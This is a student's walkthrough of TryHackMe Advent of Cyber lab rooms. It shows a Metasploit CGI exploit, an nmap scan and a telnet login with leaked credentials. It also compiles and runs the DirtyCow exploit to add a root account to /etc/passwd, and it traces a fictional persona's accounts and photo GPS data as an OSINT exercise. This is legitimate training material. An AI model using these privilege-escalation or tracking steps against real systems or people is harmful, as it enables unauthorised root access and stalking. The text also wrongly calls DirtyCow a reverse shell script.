IP address received in TryHackMe website after starting the machine. LHOST IP address is shown if we type in “ip addr” in Terminal under tun0 section. TARGETURI needs to be changed as well. The code is provided in the TryHackMe website. We only need to change the CGI script file to “elfwhacker.bat” instead of “systeminfo.sh”. Then use the code format “set OPTION VALUE” to change the options. After changing, then run the exploit and the file “flag1.txt” will be available. Open the txt file with “cat” command and the final flag “thm{whacking_all_the_elves}” will appear in the meterpreter.

Day 13: Networking - Coal For Christmas.

Tools used: Firefox, Kali Linux, Nmap, Netcat, Nano

Q1: What old, deprecated protocol and service is running?

STEP 1 and ANSWER FOR Q1

We first need to scan the ip address which in this case is 10.10.254.219 with the command nmap 10.10.254.219 which will bring the result as shown below. The old, deprecated protocol and service that is running is telnet.

```
┌──(1211103546㉿kali)-[~]
└─$ nmap 10.10.254.219
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 02:49 EDT
Nmap scan report for 10.10.254.219
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind
```

Q2: What credentials was left for you?

STEP 2 and ANSWER FOR Q2

Next we try to gain access which in this case is only possible through telnet by using the command telnet 10.10.254.219. This enables us to find the following credentials. The credential needed to answer the question is just the password which is clauschristmas.

```
Username: santa
Password: clauschristmas
```

Q3: What distribution of Linux and version number is this server running?

STEP 3 and ANSWER FOR Q3

You can now have access here. To find information on what operating system is running, you can use the command cat /etc/*release. This command allows us to find anything that has correspondence to releases which brings us the result below. This shows that the operating system is Linux Ubuntu 12.04.

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

Q4: Who got here first?

STEP 4 and ANSWER FOR Q4

There's a few files here which are now accessible to us but the one that is intriguing is the cookies_and_milk.txt. Open the file and then we will find the following message left by The Grinch. This lets us know that the grinch has used an exploit and gained access here before us. By taking a line of code from the shell script there, we found that it is an exploit called DirtyCow.

```
$ cat cookies_and_milk.txt
/*********************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*********************************************/
```

```
char *generate_password_hash(char *plaintext_pw) {
  return crypt(plaintext_pw, salt);
```

Q5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

STEP 5 and ANSWER FOR Q5

We can then try to find the original source code for this script by entering the line of code in the search bar on firefox. We can then find the source code as shown below which we can then copy the whole code onto a new file which in this we name dirty.c . The answer to q5 is seen in the source code as shown below.

```
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
```

Q6: What “new” username was created, with the default operations of the real C source code?

STEP 6 and ANSWER FOR Q6

We then will need to run the code by following the instructions found in the source code which will eventually look as shown below. In this we can answer q6 which we can see the username we get is firefart.

```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiUoRi.gtlE9M:0:0:pwned:/root:/bin/bash

mmap: 7ff2915e0000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.

$ DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

Q7: What is the MD5 hash output?


STEP 7

With this we can finally run as root and we are able to access a .txt file which is a message from grinch.

```
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch
cat: message_from_the_grinch: No such file or directory
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY
```

STEP 8 and ANSWER FOR Q7

We then need to follow the instructions inside the .txt file by making a file named coal and then run the command tree | md5sum such as shown below. This brings us the output which we need to answer q7.



Q8: What is the CVE for DirtyCow?

The answer can be found by searching on the internet in which the answer is CVE-2016-5195.

Thought Process/Methodology:


Open Terminal and scan the IP address 10.10.254.219 using Nmap to get some general information of the available ports. The result shows 3 open ports with the intriguing one running telnet which is outdated and has some quite severe security issues. This can be used to gain the credentials that we need to access the machine. After accessing the machine, we can then find out some information about the machine such as the OS that it is running. We then found out that the machine has been breached before we even gained access to it. This was done by The Grinch which he then left a message for us. By looking at the message, we can deduce that he used a reverse shell script. We then need to find the source code of the script that he used. How we can do this is by taking a certain line from the code and trying to find any information of it on the internet. We then came across the source code complete with instructions on how to use it. Then all we need to do is copy the code onto the machine guided by the instructions provided and running it. This enables us to run as root on the machine.

Day 14: OSINT - Where's Rudolph?

Tools used: namechk.com, Reddit, Twitter, Google Search, Google Image, exif-viewer.com, gps-coordinates.net, Google Maps


Solutions/Walkthrough:

Q1: What URL will take me directly to Rudolph's Reddit comment history?
STEP 1 and ANSWER FOR Q1
Enter the username "*IGuidetheClaus2020*" in reddit and click on comments. The answer for Q1 is the url highlighted.



Q2: According to Rudolph, where was he born?
STEP 2 and ANSWER FOR Q2
In the comments, Rudolph mentions he was born in Chicago.


Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?
STEP 3 and ANSWER FOR Q3
Search for the creator of iguidetheclaus2020 in google. The name of the creator is Robert L. May and therefore the answer for Q3 is May.



Q4: On what other social media platform might Rudolph have an account?

STEP 4 and ANSWER FOR Q4


Use namechk and enter the username iguidetheclaus2020. There will be 5 apps marked red. The answer for Q4 is Twitter.



Q5: What is Rudolph's username on that platform?

STEP 5 and ANSWER FOR Q5


Search for IGuidetheClaus2020 on Twitter. Rudolph username on the platform and answer for Q5 is @IGuideClaus2020.



Q6: What appears to be Rudolph's favorite TV show right now?

STEP 6 and ANSWER FOR Q6


Going through the twitter account the answer for Q6 is Bachelorette.



Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

STEP 7 and ANSWER FOR Q7


Download the picture given in the twitter account and enter it into the search engine of google image. The answer for Q7 is Chicago highlighted in the picture.



Q8: Okay, you found the city, but where specifically was one of the photos taken?

STEP 8


Drop the picture downloaded into exif-viewer.com. Information about the picture will be revealed.



STEP 9 and ANSWER FOR Q8

We input the GPS Latitude and GPS Longitude from the exif data onto a gps coordinate converter.


The answer for Q8 is (41.891815, -87.624277).



Q9: Did you find a flag too?

STEP 10 and ANSWER FOR Q9

